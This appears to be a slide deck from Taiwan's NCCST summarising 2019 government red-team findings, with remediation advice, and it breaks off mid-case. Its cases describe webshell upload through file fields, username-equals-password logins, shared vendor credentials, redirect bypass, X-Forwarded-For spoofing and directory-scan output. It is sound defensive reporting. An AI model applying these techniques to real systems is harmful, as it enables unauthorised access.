

108年網路攻防演練暨 資安檢測重要發現事項

行政院國家資通安全會報技術服務中心

108年12月

大綱



- 前言
- 網路攻防演練發現與建議
- 資安稽核技術檢測發現與建議
- 結論與建議


NCCST

- 前言
- 網路攻防演練發現與建議
- 資安稽核技術檢測發現與建議
- 結論與建議

NCCST

前言

- 技服中心歷年透過網路攻防演練與資安稽核檢測共兩個面向檢測政府機關資安防護能量
- 網路攻防演練藉由外部網路檢驗機關整體防禦機制是否完備，資安稽核檢測則透過內部網路驗證系統本身安全性強度




- 前言
- 網路攻防演練發現與建議
- 資安稽核技術檢測發現與建議
- 結論與建議

NCCST

網路攻防演練弱點類型分布

- 綜整108年網路攻防演練攻擊紀錄，其中無效的存取控管與無效的身分認證筆數比例最高

排名	弱點類型	比例
1	無效的存取控管	22.1%
2	無效的身分認證	20.8%
3	跨網站腳本攻擊	17.3%
4	不安全的組態設定	16.8%
5	機敏資料外洩	10.9%
6	注入攻擊	10.7%
7	使用已知漏洞元件	1.3%
總計		100%



網路攻防演練綜合發現

- 歸納上述弱點類型，其根因可匯整為下列**5項**，建議參考以下**9**個案例介紹，清查機關潛在弱點

項次	發現事項	案例
1	未落實通行碼強度檢查機制	案例1,2
2	集中使用相同套件或委外廠商	案例3,4
3	不當的轉導設計	案例5,6
4	未即時更新網站使用之套件	案例7,8
5	不正確的安全觀念	案例9

1. 未落實通行碼強度檢查機制

NCCST


未落實通行碼強度檢查機制樣態



- 108年網路攻防演練期間仍發現部分機關未強化通行碼設定原則
- 107年已介紹相同案例所造成的影響
- 利用帳號與通行碼相同手法入侵系統複雜度極低，但影響範圍輕則取得一般同仁權限，重則揭露內部往來信件或者取得系統權限

案例1 測試帳號遭利用 (1/3)

- 攻擊手瀏覽教學影片，發現一組測試用帳號，嘗試猜測與帳號相同之通行碼，可成功登入後台，但不具備帳號管理權限



政府空間資訊服務平台

首頁 > 權限管理 > 新增使用者帳號

*群組類別 test001

*使用者帳號 testaaa [帳號查詢](#)

*使用者密碼

*確認密碼

*使用者名稱 I

*使用者角色 w123

連絡電話 TEST

連絡手機

*電子信箱

*帳號狀態 啟用

[回上頁](#) [送出](#)

案例1 測試帳號遭利用 (2/3)

- 攻擊手發現「詮釋資料維護」功能可上傳任意檔案，透過下載按鈕取得Webshell上傳後之網址



首頁 > 後台管理 > 詮釋資料 > 詮釋資料維護

詮釋資料編號	GIA00100147	*生產單位	nicst108pt	*發表日期	
*標題	nicst108pt	*摘要	nicst108pt	*維護更新	
*主題關鍵字	nicst108pt	*地點關鍵字	nicst108pt	*時間關鍵字	
安全分級		比例尺分母		直接空間	
坐標系統		水平基準		資料提供	
資料更新單位		詮釋資料日期		詮釋資料	
聯絡人		格式名稱		格式版本	
實體檔案	選擇檔案 未選擇任何檔案	已上傳檔案	下載	相關連結	
提供下載	<input checked="" type="checkbox"/>	公開服務		預計更新	

回上頁 儲存並下一步

案例1 測試帳號遭利用 (3/3)

- 可成功於「C:\Windows\System32」目錄底下建立指定檔案

Time	Time	Size	File Name
2014/10/29	上午 09:27	92,072	netsh.exe
2014/10/29	上午 09:52	2,829,312	netshell.dll
2016/01/20	上午 12:55	39,936	NETSTAT.EXE
2014/10/29	上午 09:53	924,672	nettrace.dll
2013/06/18	下午 10:45	21,812	NetTrace.PLA.Diagnosti
2014/10/29	下午 12:04	44,368	netutils.dll
2018/04/06	上午 01:38	66,560	NetVscCoinstall.dll
2013/08/22	下午 08:27	44,544	netvsres.dll
2014/10/29	上午 09:45	1,678,336	networkexplorer.dll
2014/10/29	上午 09:59	56,320	networkitemfactory.dll
2013/08/22	下午 11:39		
networklist			
2014/10/29	上午 08:58	106,496	NetworkStatus.dll
2014/10/29	上午 10:02	333,824	newdev.dll
2014/10/29	上午 10:22	76,288	newdev.exe
2019/05/07	下午 04:55	15	nicst108pt.txt

案例2 帳號與通行碼相同 (1/3)



- 攻擊手透過尋找**承辦處室同仁信箱**，發現可透過**帳號與通行碼相同**方式登入，取得**一般同仁**權限



案例2 帳號與通行碼相同 (2/3)



- 攻擊手發現「專用下水道屬性內容」功能可上傳任意檔案，透過預覽按鈕取得Webshell上傳後之網址



案例2 帳號與通行碼相同 (3/3)



- 可成功於「網站目錄」底下建立指定檔案



未落實通行碼強度檢查機制改善建議



- 建議刪除或停用預設帳號，再另行建立管理者帳號；若預設帳號無法更動則至少須修改預設通行碼
- 通行碼建議具備高複雜度，同時禁止使用者設定與帳號相同之通行碼



2.集中使用相同套件或委外廠商

NCCST

集中使用相同套件或委外廠商樣態

- 多個系統皆使用相同套件
- 單一委外廠商承接多個縣市系統開發委外案，雖設有高複雜度通行碼，卻跨機關使用相同帳號與通行碼

NCCST

案例3 參數設計不良 (1/3)

- 攻擊手發現其中一個**特定參數**可控制**公告狀態**



The screenshot shows a web browser address bar with the URL: `https://[redacted]aspx?ID=$5101&IDK=2&EXEC=D&DATA=49212&AP=$5101_HI`. The parameter `EXEC=D` is highlighted with a red box. Below the browser, there is a social media post with a QR code, a user icon, the number 746, two 'A' icons, and the text "活動日期：108.06.18 ~ 108.12.31". The post content is mostly obscured by black redaction boxes, but some text like "# 讀書長智慧" and "# 投稿賺獎金" is visible.

案例3 參數設計不良 (2/3)

- 透過修改此參數，可開啟編輯模式



活動分類	徵選
是否售票	免費
佈告標題	【每月好書_心得徵文】閱讀好給力 [redacted]
內容	<p>徵文獎金最高3萬元！</p> <p></p><p>每個月都有總獎金15萬元，各位高手別錯過☺</p> <p></p><p></p> <p><hr></p><p></p> <p>[redacted]</p> <p></p><p>#一起讀好書</p>

案例3 參數設計不良 (3/3)

- 藉由編輯模式，可在未登入時任意修改公開內容
- 相同手法影響高達18個系統

https://[REDACTED].aspx?ID=\$5101&IDK=2&EXEC=D&DATA=49212&AP=\$5:

[REDACTED]


一起讀好書

心得徵文有投有機會

月月15萬讓你閱讀好有力 nicst108pt

案例4 後台管理不當 (1/2)


- 以其他手法進入後台後發現一組帳號，並與其他網站之教學手冊進行比對，推測可能為**廠商通用之帳號通行碼**



The image displays a screenshot of a web application's backend management interface. The main content area shows a form titled "修改使用者" (Modify User) with fields for "帳號" (Account), "密碼" (Password), "姓名" (Name), "電話" (Phone), "電子郵件" (Email), and "部門" (Department). The "密碼" field is highlighted with a red box. Below the form, the browser's developer tools are open, showing the source code for the form. A red box highlights the password field's value in the source code: `<input type="password" name="Password" value="iq[REDACTED]3" -- $0`. To the right, a document titled "後端管理平台操作手冊" (Backend Management Platform Operation Manual) is visible, with a red box highlighting a section about password requirements: "密碼須包含英文字 (大、小、數字、特殊符號) 且長度至少 8 位數" (Password must contain English letters (uppercase, lowercase, numbers, special characters) and be at least 8 characters long).

案例4 後台管理不當 (2/2)

- 搜尋該廠商開發之政府單位網站，成功利用**同一組帳號通行碼**登入**6個網站**，並取得**管理者權限**



集中使用相同套件或委外廠商改善建議

- 建議針對機關內部若有使用相同套件之系統，應納入定期追蹤，如發現該套件弱點應建立情資分享管道
- 針對委外廠商應要求其使用之通行碼須符合機關通行碼複雜度原則

3.不當的轉導設計

A large, faint watermark of the NCCST logo is visible in the background, centered on the left side of the slide. It features the same shield emblem and the acronym "NCCST" in a light gray color.

NCCST

不當的轉導設計樣態

- 多數系統當**權限檢查失敗**時，皆會透過**特定方式**進行轉導
- 若轉導過程存在**缺陷**，攻擊者則可透過修改封包標頭等方式**中斷轉導**，進而**存取未經授權之功能**

```
HTTP/1.1 302 Found
Cache-Control: private
Content-Type: text/html; charset=utf-8
Location: [redacted]news.aspx
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Tue, 11 Jun 2019 03:45:46 GMT
Connection: close
Content-Length: 678527

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a
href="[redacted]admin/login.aspx?ReturnUrl=[redacted].aspx">here</a>.</h2>
</body></html>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
```



案例5 轉導設計不當 (1/4)

- 攻擊手首先利用目錄列舉軟體進行列舉，發現存在特定路徑回應302轉導

```
---- Scanning URL: https://[redacted]/admin/ ----  
+ https://[redacted].gov.tw/[redacted]/admin/analysis.aspx (CODE:302|SIZE:19739)  
+ https://[redacted].gov.tw/[redacted]/admin/index.aspx (CODE:302|SIZE:2534)  
+ https://[redacted].gov.tw/[redacted]/admin/Index.aspx (CODE:302|SIZE:2534)  
+ https://[redacted].gov.tw/[redacted]/admin/info.aspx (CODE:302|SIZE:475983)  
+ https://[redacted].gov.tw/[redacted]/admin/login.aspx (CODE:200|SIZE:5075)  
+ https://[redacted].gov.tw/[redacted]/admin/Login.aspx (CODE:200|SIZE:5075)  
+ https://[redacted].gov.tw/[redacted]/admin/logout.aspx (CODE:200|SIZE:2406)  
+ https://[redacted].gov.tw/[redacted]/admin/member.aspx (CODE:302|SIZE:2969145)  
+ https://[redacted].gov.tw/[redacted]/admin/news.aspx (CODE:302|SIZE:678527)  
+ https://[redacted].gov.tw/[redacted]/admin/News.aspx (CODE:302|SIZE:678527)  
+ https://[redacted].gov.tw/[redacted]/admin/post.aspx (CODE:302|SIZE:346375)
```


案例5 轉導設計不當 (3/4)

- 可成功進入後台管理介面，且無須帳號通行碼

後台資訊管理系統

登入

主題
內容

公告時間 結束時間

資料來源 類型

最新消息
新聞稿公告
活動特報

插入

主題	內容	公告/到期/異動	資料來源	類型
[公] [] 免費公車將於「端午節連續假期」調整營運班次	[] 免費公車「L101、L103、L106、L108、L109、L110」於108年6月7日(星期五)將不行駛	2019/6/6 上午 09:00 2019/12/6 上午 12:00 2019/6/11 上午 10:50		公告 到期 異動

最新消息 ▾ **編輯** 刪除

案例5 轉導設計不當 (4/4)

- 編輯內容亦可直接顯示於前台頁面



Default.aspx

動態資訊系統

Bus Time System

首頁 | 動態公車 | 附近站牌查詢 | 乘車規劃 | 票價資訊查詢 | 捷運接駁公車 | 市民卡乘

最新消息

公告 [公告] [端午節連續假期] 調整受運班次

公告日期	2019/6/6 上午 09:00:00
資料來源	[Redacted]
內容	[Redacted] 公車「L101、L103、L106、L108、L109、L110」於 108 年 6 月 7 日(星期五)將不行駛 22:00 nicst108pt

案例6 轉導設計不當 (1/2)


- 攻擊手直接瀏覽目標網頁，顯示「抱歉您無權檢視此頁面內容」訊息，但此頁面本身為公開頁面



The screenshot shows a web browser window with the address bar displaying "網絡攻防演練系統 (10...". The page content includes a header with navigation links: "本處消息", "關於本處", "公開資訊", "服務指引", and "下載專區". Below the header, there is a breadcrumb trail: "首頁 > 下載專區 > 訓練課程講義與影片 > Office & Windows > Micros". A prominent error message is displayed in yellow: "抱歉您無權檢視此頁面內容". On the left side, there is a purple box with the text "載專區" and "次由該區開".

案例6 轉導設計不當 (2/2)

- 利用X-Forwarded-For Header套件輸入與受測系統相同IP，即可瀏覽原先禁止存取之頁面



IP X-Forwarded-For Header
This extension allows you quickly to set the X-Forwarded-For HTTP Header

訊服務處
Department of Information Technology Services

本處消息 關於本處 公開資訊 服務指引 下載專區
資安專區

Office & Windows

Microsoft Office & Windows

最近更新：2018-04-27 15:04

Microsoft Office OneNote

已可正常瀏覽

課程名稱	授課講師	適用版本	下載次數
隨手使用OneNote進行筆記(2017/12/05)	章美蘭	2013-2016	6

不當的轉導設計改善建議

- 應對所有功能頁面進行權限控管，同時權限檢查須區分存取來源為使用者或管理者
- 所有檢查應於伺服器端進行，僅回傳必要之檢查結果，避免將未授權之功能頁面併入檢查結果中回傳，以防遭攻擊者竄改進而繞過檢查機制

4.未即時更新網站使用之套件


NCCST

未即時更新網站使用之套件樣態



- 現今系統多包含**第三方套件**以加快開發速度，但當**第三方套件**出現弱點時，卻容易在**盤點期間**遭**忽略**

XXX資訊系統




案例7 ueditor 套件弱點 (1/3)

- 攻擊手使用Dirb工具進行路徑掃描，發現路徑「/admin」，並發現路徑「/admin/ueditor」，推測使用ueditor套件

```
---- Scanning URL: https://          / ----
+ https://          /about (CODE:200|SIZE:21019)
+ https://          /About (CODE:200|SIZE:21019)
==> DIRECTORY: https://          /admin/
==> DIRECTORY: https://          /Admin/
==> DIRECTORY: https://          /ADMIN/
+ https://          /ask (CODE:200|SIZE:29925)
==> DIRECTORY: https://          /aspnet_client/
==> DIRECTORY: https://          /attach/
==> DIRECTORY: https://          /attachments/


---- Scanning URL: https://          /admin/ ----
+ https://          /admin/login (CODE:200|SIZE:4911)
+ https://          /admin/logout (CODE:302|SIZE:129)
+ https://          /admin/news (CODE:302|SIZE:129)
==> DIRECTORY: https://          /admin/ueditor/
+ https://          /admin/video (CODE:302|SIZE:129)
```



案例7 ueditor 套件弱點 (2/3)

